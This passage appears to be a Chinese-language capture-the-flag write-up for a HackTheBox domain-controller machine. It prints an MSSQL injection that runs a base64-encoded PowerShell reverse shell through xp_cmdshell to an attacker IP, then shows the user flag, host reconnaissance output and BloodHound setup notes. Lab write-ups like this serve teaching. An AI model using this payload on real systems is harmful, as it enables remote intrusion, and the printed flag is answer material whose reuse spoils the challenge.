
參考：https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL Injection/MSSQL

Injection.md



進行多次測試，反彈成功。

```
';EXEC master.dbo.xp_cmdshell 'Powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAF
MAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANAAiACwAOQAy
ADAAMAApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwB1AHQAUwB0AHIAZQBhAG0AKA
ApADsAWwBiAHkAdAB1AFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0A
OwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgB1AGEAZAAoACQAYgB5AHQAZQBzAC
wAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgB1ACAAMAApAHsAOwAkAGQAYQB0
AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcAB1AE4AYQBtAGUAIABTAHkAcwB0AGUAbQ
AuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQA
YgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAG
EAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBr
ADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQ
B0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdAB1ACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMA
bwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApACAAKwAgACQAcwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAG
sAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdAB1ACwAMAAsACQAcwBl
AG4AZABiAHkAdAB1AC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOw
AkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=';-- -
```



user flag

```
PS C:\Users\NU_1055> cd Desktop
PS C:\Users\NU_1055\Desktop> ls


    Directory: C:\Users\NU_1055\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         7/5/2024   4:42 AM             34 user.txt


PS C:\Users\NU_1055\Desktop> type user.txt
b77a645dede9a88e14350fab03abac4d
```

訊息收集

```
PS C:\Windows\system32> systeminfo

Host Name:                 DC1
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00521-62775-AA656
Original Install Date:     1/8/2024, 1:09:13 PM
System Boot Time:          7/5/2024, 4:41:36 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.23553139.B64.2403260936, 3/26/2024
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume3
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-06:00) Central Time (US & Canada)
Total Physical Memory:     4,095 MB
Available Physical Memory: 2,041 MB
Virtual Memory: Max Size:  4,799 MB
Virtual Memory: Available: 2,726 MB
Virtual Memory: In Use:    2,073 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    blazorized.htb
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.11.22
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
```

```
PS C:\Windows\system32> whoami /all

USER INFORMATION
----------------

User Name           SID
=================== ============================================
blazorized\nu_1055 S-1-5-21-2039403211-964143010-2924010611-1117


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ==================================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS                          Alias            S-1-5-32-568                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\BATCH                         Well-known group S-1-5-3                                        Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0                                        Mandatory group, Enabled by default, Enabled group
BLAZORIZED\Normal_Users                    Group            S-1-5-21-2039403211-964143010-2924010611-1133 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1                                       Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeMachineAccountPrivilege     Add workstations to domain     Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.
```

因太多用戶，

使用bloodhound、neo4j看能否快速找到最近的域

第一步驟：

先進行本地建置neo4j consloe


```
└─# neo4j console
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /etc/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:     /usr/share/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.
2024-07-06 03:48:22.261+0000 INFO  Starting...
2024-07-06 03:48:23.116+0000 INFO  This instance is ServerId{1d292fc2} (1d292fc2-1d46-4136-afe7-ce208f3450dd)
2024-07-06 03:48:25.939+0000 INFO  ======== Neo4j 4.4.26 ========
2024-07-06 03:48:27.648+0000 INFO  Performing postInitialization step for component 'security-users' with version 3 and status CURRENT
2024-07-06 03:48:27.649+0000 INFO  Updating the initial password in component 'security-users'
2024-07-06 03:48:29.903+0000 INFO  Bolt enabled on localhost:7687.
2024-07-06 03:48:31.229+0000 INFO  Remote interface available at http://localhost:7474/
2024-07-06 03:48:31.234+0000 INFO  id: DF1EFD22C5826DD6F361E0E80B6170765D884538983EA72C203E281E0C808AC9
2024-07-06 03:48:31.235+0000 INFO  name: system
2024-07-06 03:48:31.235+0000 INFO  creationDate: 2024-04-27T17:01:43.378Z
2024-07-06 03:48:31.235+0000 INFO  Started.
```

第二步驟：

在kali啟動bloodhound

第三步驟：

在靶機上傳SharpHound.exe檔案並執行，並獲取資料在從kali開bloodhound



試過nc、scp、smb都沒辦法傳到kali
有做過上傳payload